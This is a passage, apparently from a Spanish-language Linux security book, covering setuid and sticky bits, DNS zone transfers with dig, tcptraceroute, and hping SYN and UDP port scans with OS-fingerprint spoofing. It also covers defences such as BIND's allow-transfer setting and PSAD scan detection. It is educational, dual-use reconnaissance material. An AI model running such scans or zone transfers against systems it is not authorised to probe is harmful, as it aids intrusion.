Al ejecutar este programa, mientras que el programa indica que lo está corriendo un usuario normal (UID: 1000), muestra que los permisos del programa están puestos en **root** (EUID o *Effective User Identification*: 0). Si en vez de este programa hubiese sido un *script* que ejecuta una *shell*, la consola de comandos que aparece sería una de **root** hasta que ésta se cierre.

De la misma manera que se puede ejecutar el programa con permisos del usuario dueño, se puede activar el bit de SGID o *setgid*. Este bit permite la ejecución de programas con los permisos efectivos del grupo al que pertenece.

Por último está el bit de permanencia. Normalmente, cuando un usuario tiene permisos para escribir dentro de un directorio, ese usuario, aunque no pueda leer o ejecutar archivos que no son pertenecientes a él, los puede borrar. Esto queda demostrado en el siguiente apartado:

```
kr0m@FromHell:~$ ls -ld temp
drwxrwxrwx 2 root usuarios 96 2007-03-26 19:08 temp
kr0m@FromHell:~$ cd temp/
kr0m@FromHell:~/temp$ ls -l
total 16
-rw------- 1 gaston usuarios  502 2007-03-26 19:09 archivo.de.gaston
-rw------- 1 kr0m   usuarios 1004 2007-03-26 19:10 archivo.de.kr0m
-rw------- 1 raul   usuarios  519 2007-03-26 19:10 archivo.de.raul
-rw------- 1 root   root     1004 2007-03-26 19:10 archivo.de.root
kr0m@FromHell:~/temp$ rm -f archivo.de.root
kr0m@FromHell:~/temp$ ls -l
total 12
-rw------- 1 gaston usuarios  502 2007-03-26 19:09 archivo.de.gaston
-rw------- 1 kr0m   usuarios 1004 2007-03-26 19:10 archivo.de.kr0m
-rw------- 1 raul   usuarios  519 2007-03-26 19:10 archivo.de.raul
```

Si pone especial atención a los permisos, se dará cuenta de que hay tres ficheros que no pertenecen al usuario kr0m. Es más, el usuario kr0m no tiene absolutamente ningún permiso sobre esos ficheros; no podría leer ni escribir en estos. El directorio temp, sin embargo, concede permisos de escritura a todo el mundo. Esto permite, entonces, que el usuario kr0m, aunque no sea dueño de los archivos, pueda borrar estos ficheros.

Activando el bit de permanencia sobre el directorio, los usuarios no podrán remover ficheros que no les pertenezcan. Para activar el bit pegajoso, basta con añadir 1000 a los permisos en notación octal con **chmod**:

```
kr0m@FromHell:~$ ls -ld temp/
drwxrwxrwx 2 root usuarios 96 2007-03-26 19:27 temp/
kr0m@FromHell:~$ su -c "chmod 1777 temp/"
Password:*****
kr0m@FromHell:~$ ls -ld temp/
drwxrwxrwt 2 root usuarios 96 2007-03-26 19:27 temp/
kr0m@FromHell:~$ cd temp/
kr0m@FromHell:~/temp$ ls -l
total 16
-rw------- 1 gaston usuarios  502 2007-03-26 19:09 archivo.de.gaston
-rw------- 1 kr0m   usuarios 1004 2007-03-26 19:10 archivo.de.kr0m
-rw------- 1 raul   usuarios  519 2007-03-26 19:10 archivo.de.raul
-rw------- 1 root   root     1004 2007-03-26 19:27 archivo.de.root
kr0m@FromHell:~/temp$ rm -f archivo.de.root
rm: no se puede borrar «archivo.de.root»: Operación no permitida
```

5.2 OBTENIENDO INFORMACIÓN DE LA VÍCTIMA

Antes de empezar a penetrar un sistema, hay que realizar una investigación previa para conocer bien a la víctima. Esto es lo que se conoce como *footprinting* o siguiéndole la huella a la víctima. Concretamente, métodos para enumerar información de redes y usuarios de distintos sistemas informáticos. En este apartado, no se hablará de todas las técnicas para recaudar información de una víctima, sino que se detallarán algunas herramientas que se ocupan bajo Linux que proveen una ventaja ante las técnicas habituales.

5.2.1 Interrogando servidores de nombre

Una de las maneras más populares para enumerar información de una víctima es recaudar información de los distintos servicios de red públicos. Una vez consultada la base de datos pública **Whois**, lo que interesa es ver qué información pudieran contener los DNS del dominio que se está investigando. Usualmente se puede ocupar la herramienta **Nslookup**, sin embargo, existe una alternativa bajo entornos Linux mucho más potente que es **Dig**.

Dig (*domain information groper*) es una herramienta muy flexible para interrogar los servicios DNS y muestra las respuestas de una manera detallada. Los administradores de red lo ocupan para depurar los problemas que puedan tener con su servidor DNS. En este caso, se ocupará de la misma manera, pero para obtener información útil para la penetración de una red. La sintaxis del comando es como sigue:

```
dig @servidor_DNS nombre tipo
```

donde:

Servidor	Es el nombre o la dirección IP del servidor de nombres a interrogar. Esto bien puede ser una dirección IPv4 o IPv6. Cuando el argumento otorgado es el nombre del host, dig primero resuelve el nombre antes de interrogar el servidor. **Si no se le da un servidor como argumento, dig consulta los servidores que existan en /etc/resolv.conf e interroga esos servidores**. La respuesta del primero que logre en responder es lo que se imprime en consola.
Nombre	Es el nombre del recurso en las tablas DNS que se quiere investigar.
Tipo	Indica qué tipo de recurso es requerido; ANY, MX, A, etc. Si no se le otorga este argumento a dig, por defecto se busca por un recurso tipo A.

Ya con esto se puede empezar a recaudar información de alguien. Podrá listar los servicios públicos que existen de ese dominio, que usualmente sirven como un buen punto de inicio en la penetración de la red. Estos serían servicios Web y de correo primordialmente, pero pueden existir otros. Si se quiere, por ejemplo, solamente buscar qué servidores DNS ocupa un dominio, bastaría especificar el tipo NS en la interrogación como en el siguiente ejemplo, donde hemos omitido el parámetro **@servidor_DNS**, como se ha indicado que también es posible.

```
kr0m@FromHell:~$ dig stackoverflow.local ns

; <<>> DiG 9.3.2-P1 <<>> stackoverflow.local ns
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39589
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;stackoverflow.local.          IN      NS
;; ANSWER SECTION:
stackoverflow.local.    86400   IN      NS      ns.stackoverflow.local.
;; Query time: 1 msec
;; SERVER: 192.168.0.41#53(192.168.0.41)
;; WHEN: Mon Mar 26 21:54:02 2007
;; MSG SIZE  rcvd: 53
```

Si lo que se necesita es saber a quién pertenece una dirección IP, se puede hacer una consulta reversa. Esto se hace con el argumento **-x**, que se puede ver en el siguiente ejemplo:

```
kr0m@FromHell:~$ dig -x 192.168.0.41

; <<>> DiG 9.3.2-P1 <<>> -x 192.168.0.41
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48716
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 1, ADDITIONAL: 0
;; QUESTION SECTION:
;41.0.168.192.in-addr.arpa.     IN      PTR
;; ANSWER SECTION:
41.0.168.192.in-addr.arpa. 86400 IN     PTR     stackoverflow.local.
41.0.168.192.in-addr.arpa. 86400 IN     PTR     nebucadnezzar.stackoverflow.local.
;; AUTHORITY SECTION:
0.168.192.in-addr.arpa. 86400   IN      NS      ns.stackoverflow.local.
;; Query time: 2 msec
;; SERVER: 192.168.0.41#53(192.168.0.41)
;; WHEN: Tue Mar 27 10:55:29 2007
;; MSG SIZE  rcvd: 120
```

Es deseable hacer esto cuando se quiera investigar una dirección IP sospechosa dentro de los ficheros *log* del sistema, o bien cuando se quiere investigar un dominio más a fondo. Esto es porque mientras que un dominio puede estar asociado a una IP, esa dirección puede estar registrada a nombre de otra entidad. Esto es particular de los casos en que las páginas o aplicaciones Web son hospedadas en servicios de alojamiento Web.

Por último, cuando se tiene el servidor de nombres, se pueden realizar consultas directamente a éste con **Dig**. En los mejores casos, el servidor de nombres podría no estar bien configurado y permite una transferencia de zona. Para realizar la transferencia, se puede ejecutar el comando como en el siguiente listado:

```
kr0m@FromHell:~$ dig @ns.stackoverflow.local stackoverflow.local axfr

; <<>> DiG 9.3.2-P1 <<>> @ns.stackoverflow.local stackoverflow.local axfr
; (1 server found)
;; global options:  printcmd
stackoverflow.local.        86400    IN        SOA        stackoverflow.local.
kr0m\@stackoverflow.local. 42 10800 900 604800 86400
stackoverflow.local.    86400  IN    NS     ns.stackoverflow.local.
stackoverflow.local.    86400  IN    MX     10 mail.stackoverflow.local.
stackoverflow.local.    86400  IN    A      192.168.0.41
contabilidad.stackoverflow.local. 86400 IN A    192.168.0.42
gateway.stackoverflow.local. 86400 IN   A      192.168.0.205
jeanpaul.stackoverflow.local. 86400 IN  A      192.168.0.192
mail.stackoverflow.local. 86400  IN    CNAME  osiris.stackoverflow.local.
mysql.stackoverflow.local. 86400 IN    A      192.168.0.43
nebu.stackoverflow.local.     86400        IN                    CNAME
nebucadnezzar.stackoverflow.local.
nebucadnezzar.stackoverflow.local. 86400 IN A   192.168.0.41
ns.stackoverflow.local.       86400        IN                    CNAME
nebucadnezzar.stackoverflow.local.
osiris.stackoverflow.local. 86400 IN    A      192.168.0.40
pop.stackoverflow.local. 86400  IN    CNAME  osiris.stackoverflow.local.
smtp.stackoverflow.local. 86400  IN    CNAME  osiris.stackoverflow.local.
stackoverflow.local.        86400    IN        SOA        stackoverflow.local.
kr0m\@stackoverflow.local. 42 10800 900 604800 86400
;; Query time: 4 msec
;; SERVER: 192.168.0.41#53(192.168.0.41)
;; WHEN: Tue Mar 27 11:11:53 2007
;; XFR size: 16 records (messages 1)
```

El comando empieza con el argumento de querer consultar el servidor de nombres de ese dominio, que es la fuente de autoridad. El siguiente argumento es el dominio mismo, indicando que se quiere interrogar por información de éste. Por último, se agrega el argumento **axfr**, que indica, una transferencia de zona. Estas transferencias se hacen para respaldar las tablas de un servidor de nombres en un DNS secundario. Sin embargo, en este caso, la transferencia se hace a quien lo pida y se debe configurar el servidor de nombres para que sólo el DNS secundario pueda realizar la transferencia (o una lista de servidores autorizados).

De esta manera, se puede llegar a obtener información de las redes internas de una organización o de sus máquinas cara a Internet. Muchas veces, dentro de las organizaciones, tendrán servicios internos para los empleados. Otras veces, se puede mostrar información sobre servicios accesibles por Web que no debieran ser conocidos por el público y que son de uso interno de la organización. En este caso, se puede ver en el listado, aparte de los servicios de correo electrónico, como los dos ordenadores siguientes que han sido nombrados por su rol en la empresa: *contabilidad.stackoverflow.data* y *mysql.stackoverflow.data*. Para un atacante malicioso, estos ordenadores podrían ser sus objetivos primarios si decide penetrar la red.

La gran mayoría de servidores DNS bajo entorno Linux tendrán el programa BIND instalado. El servidor DNS BIND es un servicio estable y robusto que se usa tanto en UNIX como Linux. La mayoría de las distribuciones lo distribuyen compilado con las opciones más seguras, como es el entorno enjaulado (**bind-chroot**). Sin embargo, las personas suelen seguir las instrucciones paso a paso de los famosos *howto* en Internet para rápidamente tener servicio de DNS funcionando. Ciegamente, escriben los comandos para después dejarlo solo sin avanzar más en configuraciones de seguridad.

Los archivos de BIND se localizan en dos partes dentro del sistema. Dentro de **/var/named/** están los ficheros que contienen las distintas tablas de zonas de la organización. Si se instalan los paquetes de BIND bajo un entorno **chroot**, estos ficheros se encuentran en **/var/named/chroot/var/named/**. El archivo principal de configuración reside en **/etc/named.conf** normalmente. Si es instalado como servicio en **chroot**, está en **/var/named/chroot/etc/named.conf**. Este último fichero es donde se indican las diversas opciones que ofrece BIND. He aquí un ejemplo reducido del fichero:

```
options {
        directory "/var/named";
        dump-file "/var/named/data/cache_dump.db";
        statistics-file "/var/named/data/named_stats.txt";
};
controls {
        inet 127.0.0.1 allow { localhost; } keys { rndckey; };
};
//
// REDUCIDO POR BREVEDAD
//
//zona stackoverflow
zone "stackoverflow.local" IN {
        type master;
        file "stackoverflow.local.zone";
        allow-update { none; };
        allow-transfer { none; }; //NO PERMITIR AXFR A NADIE
};
//zona reversa de stackoverflow
zone "0.168.192.in-addr.arpa" {
        type master;
        file "stackoverflow.local.0.168.192.in-addr.arpa";
        allow-update { none; };
};
include "/etc/rndc.key";
```

Después de las zonas predefinidas por BIND (no se muestra en el ejemplo para ahorrar espacio), se empiezan a agregar las zonas que uno quiere para su red. En este caso son dos: una que resuelve los nombres a una dirección IP, y la zona reversa que resuelve las direcciones IP a un nombre. Existe el parámetro de configuración **allow-transfer**, que no está puesto por defecto. En el bloque que

corresponde a la resolución de nombres para la zona de **stackoverflow**, se agrega el parámetro de configuración: **allow-transfer { none; }**. Éste no permitirá la transferencia de zona a nadie. Se puede incluir, sin embargo, en vez de la palabra clave **none**, una dirección IP para indicar que solamente esa dirección puede realizar la transferencia de zona. Usualmente estas direcciones pertenecen a los DNS secundarios de uno mismo.

La mayoría de los dominios en red tienen un mínimo de dos servidores de nombres. Siempre hay que probar todos los servidores para ver si permiten la transferencia de zona no autorizada, puesto que mientras el DNS primario puede estar configurado correctamente, a veces los técnicos se descuidan y no configuran bien los secundarios.

5.2.2 Trazado de rutas

Lo más común al tratar de penetrar la red víctima es tratar de discernir la topología de ésta. Surgen preguntas como, ¿qué hay enfrente de la red? Inmediatamente se recurre a **traceroute**. Esta herramienta es muy común ocuparla para ver qué camino toman los paquetes antes de llegar al ordenador final. Sin embargo, como ocupa el protocolo ICMP, ya hay muchos *firewalls* y *routers* que lo filtran y no responden a estas peticiones, dejando al usuario sin pistas acerca de esa máquina.

Existe una herramienta alternativa para entorno Linux que logra el mismo efecto que **Traceroute**, sin embargo, ocupa el protocolo TCP. Los *firewalls* siguen aceptando paquetes TCP entrantes en varios casos y esta herramienta se aprovecha de este hecho para trazar las rutas. Este paquete no viene en la mayoría de las distribuciones, por lo que se debe descargar el paquete con el código fuente para compilar en su ordenador. El enlace al portal Web de esta herramienta es: *http://michael.toren.net/code/tcptraceroute/*. La herramienta está actualmente en un estado de BETA, pero funciona bastante bien y obtiene resultados bastante fiables. Se actualizó para funcionar con las nuevas versiones de **Libnet** y requiere, además, la instalación de **Libpcap**. Estas librerías están disponibles en los repositorios de la gran mayoría de las distribuciones.

La herramienta **Tcptraceroute** manda conexiones entrantes TCP con el bit de control SYN encendido a un puerto que esté abierto (por defecto el 80). De esta manera, el *firewall* o dispositivo filtrador de paquetes puede responder con un paquete RST si no hay nada a la escucha en ese puerto y con un SYN/ACK si es que lo hay. Si el puerto está abierto, **Tcptraceroute** manda un paquete RST para cerrar la conexión que no se completó, realizando la misma técnica que usa **Nmap** al escanear puertos con el parámetro **-sS** (*SYN stealth scan*).

El siguiente listado presenta un ejemplo al ocupar **Traceroute** ante un dominio que lo filtra con un *firewall* y después un ejemplo con **Tcptraceroute** para contrastar resultados.

```
root@FromHell:~# traceroute -q1 -w2 data.ebay.com
traceroute to data.ebay.com (66.135.195.180), 30 hops max, 40 byte packets
 1  192.168.0.205 (192.168.0.205)  2.058 ms
 2  static-10-0-235-87.ipcom.comunitel.net (87.235.0.10)  11.982 ms
 3  cdmap1-a2-fe0.ipcom.comunitel.net (212.145.4.2)  75.853 ms
 4  MAD06RI01-Vl2.ipcom.comunitel.net (212.145.4.76)  82.935 ms
 5  mad3-core-1.gigabiteth4-0-0.swip.net (130.244.218.125)  39.832 ms
 6  par1-core.pos5-2.swip.net (130.244.218.101)  31.751 ms
 7  ash-core-1.pos4-0-0.swip.net (130.244.218.138)  112.361 ms
 8  sl-st20-ash-14-3.sprintlink.net (144.223.246.189)  124.333 ms
 9  sl-bb20-dc-9-0-0.sprintlink.net (144.232.20.153)  148.922 ms
10  sl-bb25-rly-14-0-0.sprintlink.net (144.232.8.163)  124.468 ms
11  sl-bb23-sj-9-0.sprintlink.net (144.232.20.11)  196.541 ms
12  sl-gw19-sj-15-0.sprintlink.net (144.232.0.250)  196.556 ms
13  *
14  *
15  *
16  *
17  *
18  *
19  *
```

En el ejemplo anterior, éste es el caso más común cuando los paquetes de protocolo ICMP son filtrados, al no obtener las respuestas se siguen mandando los paquetes esperando obtener respuesta (que no obtendrá).

```
root@FromHell:~# tcptraceroute -q1 data.ebay.com
Selected device eth0, address 192.168.0.192, port 53173 for outgoing packets
Tracing the path to data.ebay.com (66.135.195.180) on TCP port 80 (www), 30 hops max
 1  192.168.0.205  4.546 ms
 2  static-10-0-235-87.ipcom.comunitel.net (87.235.0.10)  39.532 ms
 3  cdmap1-a2-fe0.ipcom.comunitel.net (212.145.4.2)  34.099 ms
 4  MAD06RI01-Vl2.ipcom.comunitel.net (212.145.4.76)  11.867 ms
 5  mad3-core-1.gigabiteth4-0-0.swip.net (130.244.218.125)  11.870 ms
 6  par1-core.pos5-2.swip.net (130.244.218.101)  35.934 ms
 7  ash-core-1.pos4-0-0.swip.net (130.244.218.138)  112.147 ms
 8  sl-st20-ash-14-3.sprintlink.net (144.223.246.189)  120.222 ms
 9  sl-bb20-dc-9-0-0.sprintlink.net (144.232.20.153)  124.307 ms
10  sl-bb25-rly-14-0-0.sprintlink.net (144.232.8.163)  124.226 ms
11  sl-bb23-sj-9-0.sprintlink.net (144.232.20.11)  200.520 ms
12  sl-gw19-sj-15-0.sprintlink.net (144.232.0.250)  196.357 ms
13  sl-ebay-2-0.sprintlink.net (144.228.110.122)  199.129 ms
14  ge2-8-snv1-xr01.net.ebay.com (66.135.207.170)  196.509 ms
15  *
16  data.ebay.com (66.135.195.180) [closed]  191.732 ms
```

Tcptraceroute mandó un paquete TCP/IP con el bit de SYN activado al puerto 80 de data.ebay.com. Éste indica que el puerto está cerrado, pero por haber recibido el paquete con el bit de RST activado se pudo obtener la información del ordenador de igual manera puesto que no filtra los paquetes TCP/IP como lo hace con ICMP.

5.2.3 Escaneando la red

Usualmente, una vez realizado el trabajo previo de *footprinting*, se comenzará a ser un poco más agresivo haciendo pruebas sobre la red víctima. Los objetivos siguen siendo los mismos: obtener la topología de red y obtener un vector de ataque sobre el ordenador víctima. Existen muchas herramientas que hacen

justamente esto, y eso sin contar el más popular **Nmap** de Fyodor. Existe una herramienta, sin embargo, que cuesta un poco más ocupar pero ofrece otras ventajas particulares para los que sepan ocuparla bien. La herramienta **Hping** podría llevar la misma fama que **Netcat**, al poder ser descrita como la navaja suiza de TCP/IP.

Hping es una herramienta para la línea de comandos, que permite la creación de paquetes TCP/IP. Esta herramienta puede crear paquetes con contenidos TCP, UDP o ICMP. Las cabeceras de los paquetes pueden ser modificados y el usuario tendrá una clara ventaja con un buen conocimiento de TCP/IP. La herramienta se puede descargar desde su página Web en *http://www.hping.org*.

Hping como un escaneador de puertos

Uno de los usos básicos que se le puede dar a **Hping** es el de un escaneador de puertos. Como la herramienta puede crear paquetes TCP, se aprovecha la funcionalidad para definir qué bits de control se quieren encendidos para observar los paquetes resultantes. Las siguientes opciones son utilizadas para esto:

-F --fin	Activar el bit de control FIN
-S --syn	Activar el bit de control SYN
-R --rst	Activar el bit de control RST
-P --push	Activar el bit de control PSH
-A --ack	Activar el bit de control ACK
-U --urg	Activar el bit de control URG

Se puede empezar a ocupar de manera sencilla para revisar tan solo un puerto. Esto sirve básicamente para saber si la máquina está viva o no y, a la vez, saber si el puerto está abierto. Una buena alternativa a **Ping** normal basado en el protocolo ICMP, que hoy en día se encuentra por lo general filtrado:

```
root@FromHell:~# hping -S -c 4 -p 80 www.google.es
HPING www.google.es (eth0 64.233.183.99): S set, 40 headers + 0 data bytes
len=46 ip=64.233.183.99 ttl=244 id=46434 sport=80 flags=SA seq=0 win=8190
rtt=51.0 ms
len=46 ip=64.233.183.99 ttl=244 id=26077 sport=80 flags=SA seq=1 win=8190
rtt=50.0 ms
len=46 ip=64.233.183.99 ttl=244 id=42314 sport=80 flags=SA seq=2 win=8190
rtt=57.2 ms
len=46 ip=64.233.183.99 ttl=244 id=51897 sport=80 flags=SA seq=3 win=8190
rtt=61.2 ms
```

Se puede ver cómo, en el ejemplo de arriba, se crea un paquete TCP con el bit de control de SYN activado. La opción **-c 4** le indica a **Hping** que sólo mande cuatro paquetes y pare. Estos paquetes se mandan al puerto 80 de los ordenadores que contienen los servicios Web de Google. Un puerto abierto se indica con un paquete de respuesta con los bits SYN/ACK, que es justamente lo que aparece en el campo *flags* del listado anterior. Un puerto cerrado se indica con una respuesta de RST/ACK (para aquellos sistemas operativos que cumplen con los estándares de RFC). Esta técnica es la conocida *SYN scan* o *stealth scan,* que abusa del método protocolizado de *three way handshake* para descubrir puertos abiertos.

Una característica implementada en **Hping** para facilitar el escaneo de puertos es el operador ++, que incrementará el puerto "destino" en uno por cada paquete que se mande. También se puede incrementar manualmente presionando **Ctrl + Z** durante el escaneo.

```
root@FromHell:~# hping -S -c 5 -p ++20 192.168.0.41
HPING 192.168.0.41 (eth0 192.168.0.41): S set, 40 headers + 0 data bytes
len=46 ip=192 168.0.41 ttl=64 DF id=0 sport=20 flags=RA seq=0 win=0 rtt=0.4
ms
len=46 ip=192.168.0.41 ttl=64 DF id=0 sport=21 flags=RA seq=1 win=0 rtt=0.4
ms
len=46 ip=192.168.0.41 ttl=64 DF id=0 sport=22 flags=SA seq=2 win=5840
rtt=0.4 ms
len=46 ip=192.168.0.41 ttl=64 DF id=0 sport=23 flags=RA seq=3 win=0 rtt=0.4
ms
len=46 ip=192.168.0.41 ttl=64 DF id=0 sport=24 flags=RA seq=4 win=0 rtt=0.4
ms
```

Todas las técnicas de escaneo que tiene **Nmap** pueden ser reproducidas por **Hping** a excepción de *TCP connect scan*. **Hping** además provee un control mayor sobre las distintas opciones que se pueden utilizar para crear un paquete totalmente retocado y lograr otros efectos interesantes.

Ocultando el sistema operativo

La mayoría de los sistemas de red hoy en día saben reconocer los sistemas operativos que se conectan a ella. Esto se logra pasivamente mirando los paquetes que pasan y, dependiendo de algunos valores de los campos, se puede deducir si proviene de una máquina con Windows, alguna distribución de Linux o alguna variante de UNIX. Estos campos, en los paquetes TCP/IP, pasan a ser parte de la huella digital del sistema operativo. Esta técnica se llama *passive fingerprinting*, y está siendo implementada en varios sistemas de detección de intrusos para perfilar a los distintos usuarios y, en ocasiones, pueden implementar políticas distintas para distintos sistemas operativos.

Los campos más importantes al estudiar la huella de un sistema operativo son el TTL (*Time-To-Live*) y el tamaño de ventana (*window size*). A cualquier técnica que se quiera aplicar con **Hping**, se puede fácilmente ocultar el sistema operativo de uno mismo cambiando los valores de estos dos campos. En el caso del escaneado de puertos, se puede generar la instrucción de esta manera:

```
root@FromHell:~# hping -S -c 5 -p ++20 -w 5120 -t 128 192.168.0.41
```

Realiza el mismo escaneado, pero esta vez los cinco paquetes que manda tienen un tamaño de ventana de 1.024 y un TTL de 128. Normalmente, en Linux, los TTL salen con un valor de 64 por defecto y los tamaños de ventana son fijos en 512 bytes. Los paquetes de Windows salen con un TTL de 128 y sus tamaños de ventana varían entre 5.000 y 9.000 bytes. En este ejemplo, lo más seguro es que confundan el paquete con uno pròveniente de Windows en vez de Linux.

Escaneando los protocolos UDP

Para tener un perfil más completo de un ordenador víctima, se escanea por servicios UDP y no tan solo los de TCP. Usualmente se manda un paquete UDP a los puertos y, si no hay respuesta, estará abierto, puesto que si estuviese cerrado mandaría un mensaje de error ICMP indicando que no se puede alcanzar el puerto:

```
root@FromHell:/tmp# hping -2 -p 52 -c 3 192.168.0.150
HPING 192.168.0.150 (eth0 192.168.0.150): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=192.168.0.150 name=UNKNOWN
ICMP Port Unreachable from ip=192.168.0.150 name=UNKNOWN
ICMP Port Unreachable from ip=192.168.0.150 name=UNKNOWN
```

Sin embargo, éste no es siempre el caso, puesto que los *firewall* podrían no permitir que saliesen estos mensajes en ocasiones normales. El siguiente ejemplo es un escaneo UDP a un servidor DNS montado sobre Linux con *firewall*.

```
root@FromHell:~# nmap -sU -p 80,22,53 192.168.0.41
Starting Nmap 4.21ALPHA4 ( http://insecure.org ) at 2007-03-29 18:19 CEST
Interesting ports on 192.168.0.41:
PORT   STATE         SERVICE
22/udp open|filtered ssh
53/udp open|filtered domain
80/udp open|filtered http
MAC Address: 00:40:F6:4C:3A:12 (Katron Computers)
Nmap finished: 1 IP address (1 host up) scanned in 1.478 seconds
```

Los resultados de **Nmap**, en este caso, no son muy interesantes, puesto que no puede determinar si los puertos están abiertos o en un estado cerrado o filtrado por *firewall*. Nmap manda los paquetes UDP sin datos y, al no obtener respuesta alguna, no puede determinar algo certero. El mismo resultado lo da **Hping**:

```
root@FromHell:/tmp# hping -2 -c 5 -p ++50 192.168.0.41
HPING 192.168.0.41 (eth0 192.168.0.41): udp mode set, 28 headers + 0 data bytes
--- 192.168.0.41 hping statistic ---
5 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Efectivamente, no hay paquetes de respuesta. Estos resultados pueden llevarnos a pensar que no hay servicio UDP montado, pero se mencionó anteriormente que éste es un servidor DNS, por lo que asumir que está cerrado el puerto 53 sería un error. La razón por la cual no responde es porque estos servicios no responden a paquetes con 0 bytes de datos encapsulados. Genere en el ordenador un fichero con un tamaño superior a 100 bytes, no importa el contenido del archivo. Este fichero se puede encapsular en el paquete UDP con un tamaño de 120 bytes de la siguiente manera:

```
root@FromHell:/tmp# hping -2 -c 5 -p ++50 -d 120 -E fichero.txt 192.168.0.41
HPING 192.168.0.41 (eth0 192.168.0.41): udp mode set, 28 headers + 120 data
bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
len=46 ip=192.168.0.41 ttl=64 DF id=0 seq=3 rtt=1.5 ms
--- 192.168.0.41 hping statistic ---
5 packets transmitted, 1 packets received, 80% packet loss
round-trip min/avg/max = 1.5/1.5/1.5 m
```

En este caso, se ha recibido una respuesta, pero no se sabe de qué puerto. Si a la misma vez se capturan los datos con una herramienta como **Wireshark**, se puede ver que el paquete de respuesta proviene del puerto 53 indicando un error, lo que nos indica que el puerto está abierto.




Figura 5.1. Wireshark muestra un mensaje de error

Hoy en día, con herramientas automatizadas como **Nmap**, y con la gran cantidad de documentación en el tema de escaneo de ordenadores, es normal que su ordenador con servicios en Internet sea una posible víctima. Aun con un *firewall* en frente, no se pueden esconder los servicios que están cara, Internet y, mientras que la mayoría de las técnicas de escaneo pueden ser bloqueadas por reglas de **Iptables**, nunca se puede filtrar el *SYN scan*, puesto que al bloquear paquetes con este bit de control, nadie nunca podría iniciar una sesión.

Existen programas, sin embargo, que detectan los distintos escaneos de puertos y avisan al administrador de red mediantè un mensaje de correo, y hasta pueden tomar acciones predeterminadas como, por ejemplo, bloquear la dirección IP. Un muy buen programa para esto es **PSAD** (*Port Scan Attack Detector*). Este programa de código libre y licenciado bajo GPL se puede instalar en el *firewall* de una red para, pasivamente, ir revisando los *logs* de **Iptables** y distinguir los escaneos de puertos, además de cualquier otro tráfico sospechoso.

Psad incorpora varias reglas del famoso detector de intrusos **Snort**, que le ayuda a detectar paquetes sospechosos de varios programas *backdoor*, herramientas de denegación de servicio y escaneos avanzados de red. Se puede descargar de *http://www.cipherdyne.org*, si es que no está ya en el repositorio oficial de su distribución favorita. Dentro de la página Web, existen otras herramientas de gran utilidad que el autor ha diseñado para trabajar conjuntamente con **Psad**.

Esta herramienta es muy interesante para mantener ficheros *log* de los ordenadores que están siendo atacados constantemente, esto es porque permite perfilar a estos usuarios maliciosos. **Psad** también tiene capacidades de *fingerprinting*, que ayudan al administrador a mantener estadísticas de calidad (por ejemplo, ver cuáles son los atacantes más comunes).

Como los otros programas de detección de escaneo de puertos, **Psad** puede tomar acción y bloquear la dirección IP. Es más, se le puede instruir para ejecutar comandos y *scripts* automatizados cada vez que los detecte. Sin embargo, hay que ser cuidadoso con esta práctica sin embargo, estando siempre uno mismo atento a qué hacer, en vez de proceder ciegamente a ir activando estas opciones. La razón es porque los paquetes pueden estar *espoofeados*, dejando en los ficheros *log* una dirección IP que no es la del atacante. Esto sería muy común en el caso de que el atacante estuviese ocupando la técnica *Idle scan*, donde utiliza una máquina *zombi* en Internet para realizar un escaneo de puertos dejando la dirección IP de este último. Incluso podría hacerlo adrede, para ir denegando servicios y llenando los ficheros *log* con información errónea para alertar al sistema.

Psad es una buena solución para las redes pequeñas que requieran rápidamente de un poco de seguridad. En el caso de que se requiera de un sistema de detección de intrusos, prefiera **Snort**, que es una buena solución para redes medianas y grandes. Es también una herramienta que puede escalar para monitorizar la red en su totalidad y no tan solo el punto de entrada. **Snort**, entre varios otros preprocesadores, incluye también la habilidad para detectar escaneos de puertos. A continuación, se presenta una salida de **Psad**, donde se detecta una dirección origen escaneando una máquina con dirección destino y se producen 12 alertas vía mail.

```
=-=-=-=-=-=-=-=-=-=-=-= Thu Mar 29 19:58:02 2007 =-=-=-=-=-=-=-=-=-=-=-=
  Danger level: [4] (out of 5) Multi-Protocol
  Scanned UDP ports: [4-54321: 804 packets, Nmap: -sU]
  iptables chain: INPUT (prefix "Shorewall:net2fw:DROP:"), 804 packets
          Source: 192.168.0.192
          DNS: jeanpaul.stackoverflow.data
          Destination: 192.168.0.41
          DNS: nebucadnezzar.stackoverflow.data
  Overall scan start: Thu Mar 29 19:40:12 2007
  Total email alerts: 12
  Complete TCP range: [1-65301]
  Complete UDP range: [1-54321]
  Syslog hostname: nebucadnezzar
     Global stats: chain:  interface:  TCP:  UDP:  ICMP:
             INPUT   eth0      5084   2583   8
```

5.3 ENTRANDO EN EL ORDENADOR

